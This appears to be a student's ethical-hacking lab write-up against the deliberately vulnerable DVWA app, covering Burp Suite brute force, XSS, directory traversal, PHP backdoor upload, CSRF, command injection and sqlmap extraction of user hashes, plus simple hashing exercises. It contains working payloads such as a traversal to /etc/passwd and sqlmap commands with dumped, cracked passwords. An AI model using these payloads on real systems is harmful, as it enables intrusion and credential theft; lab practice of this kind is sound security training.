
Aim: Hacking Web Apps

a. Perform a Brute-force Attack using Burp Suite


- Start BurtpSuite and navigate to login page and intercept the request.




- Now right click the request and click send to Intruder option on list




- Now select the username and password field values and click add$



- Now for payloads will be using cluster-bomb attack and the list for username and password and click start attack



- Now focus on length, sort descending way and we get username as admin and password as password, now try login using this credentials.




Login successful …

b. Exploiting web application vulnerabilities like Cross-Site Scripting, Directory Traversal, File Upload, CSRF, SSRF, Command Injection, etc.

Cross Site Scripting:


- The payload "<script>alert(furkan)</script>" wont work




- I used this payload "<Script>alert(furkan)</script>" and it woked…..

Directory Traversal

Open the vulnerable page and look for the search query option in URL bar and pass it the payload




I will be using "../../../../../../etc/passwd" for traversal and getting the password files of the system




File Upload:

Browse to vulnerable page and upload the php backdoor shell, I will be uploading AK47 backdoor shell




Now navigate to the address of the stored file it will execute a backdoor



CSRF Attack


Navigate to change password page and change the password and copy the url



Here the URL will be sent to victim and as he clicks it, its password will be automatically changed to our set password.

Command Injection


The input box on the website will execute a ping command with given ip address, so along with ip address I will be using linux cat command to read the passwd file




Practical 13

Aim: SQL Injection a. Perform an SQL Injection Attack Against MSSQL to Extract Databases using SQLMap

Start the burpsuite proxy and make and capture the request from the SQL Injection page.



Now right click the request, and select copy to file option to save the request in file and use it in sqlmap by typing "sqlmap –r sql --dbs"



After running scripts it will list the available databases on the target server

Now lets get the tables that are present in database dvwa

sqlmap –r sql –D dvwa --tables

```
    Payload: id=-7631 UNION ALL SELECT CONCAT(0x71716a7871,0x4d524752457a7564704a72474a69696a4a564f506369485153
5a5a505948784c48484b4a74794645,0x7170717071),9915#&Submit=Submit
---
[15:52:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 5.0.12
[15:52:15] [INFO] fetching tables for database: 'dvwa'
[15:52:15] [WARNING] reflective value(s) found and filtering out
[15:52:15] [INFO] retrieved: 'guestbook'
[15:52:15] [INFO] retrieved: 'users'
Database: dvwa
[2 tables]
+------------+
| guestbook |
| users     |
+------------+
```

Now lets get the columns*: sqlmap -r sql -D dvwa -T users --columns*

```
[15:54:18] [INFO] retrieved: 'user_id','int(6)'
[15:54:18] [INFO] retrieved: 'first_name','varchar(15)'
[15:54:18] [INFO] retrieved: 'last_name','varchar(15)'
[15:54:18] [INFO] retrieved: 'user','varchar(15)'
[15:54:18] [INFO] retrieved: 'password','varchar(32)'
[15:54:18] [INFO] retrieved: 'avatar','varchar(70)'
Database: dvwa
Table: users
[6 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| user        | varchar(15)  |
| avatar      | varchar(70)  |
| first_name  | varchar(15)  |
| last_name   | varchar(15)  |
| password    | varchar(32)  |
| user_id     | int(6)       |
+-------------+--------------+
```

Now lets get the data using the columns

sqlmap -r sql -D dvwa -T users -C user,password –dump

```
[15:57:43] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[15:57:51] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[15:57:55] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+----------------------------------------+
| user    | password                               |
+---------+----------------------------------------+
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| admin   | 0192023a7bbd73250516f069df18b500 (admin123) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+----------------------------------------+
```


Here it gives the data and also cracks the password hashes.

Practical 14

Aim: Cryptography


a. Calculate One-way Hashes using Hashcalc

Open Hashcalc and enter the text string you want to hash and then click on calculate, it will give the hash values for the selected formats.




b. Calculate MD5 Hashes using MD5 Calculator

search on google for any md5 hash calculator and input the string you want to hash, it will calculate and give the hash of it.



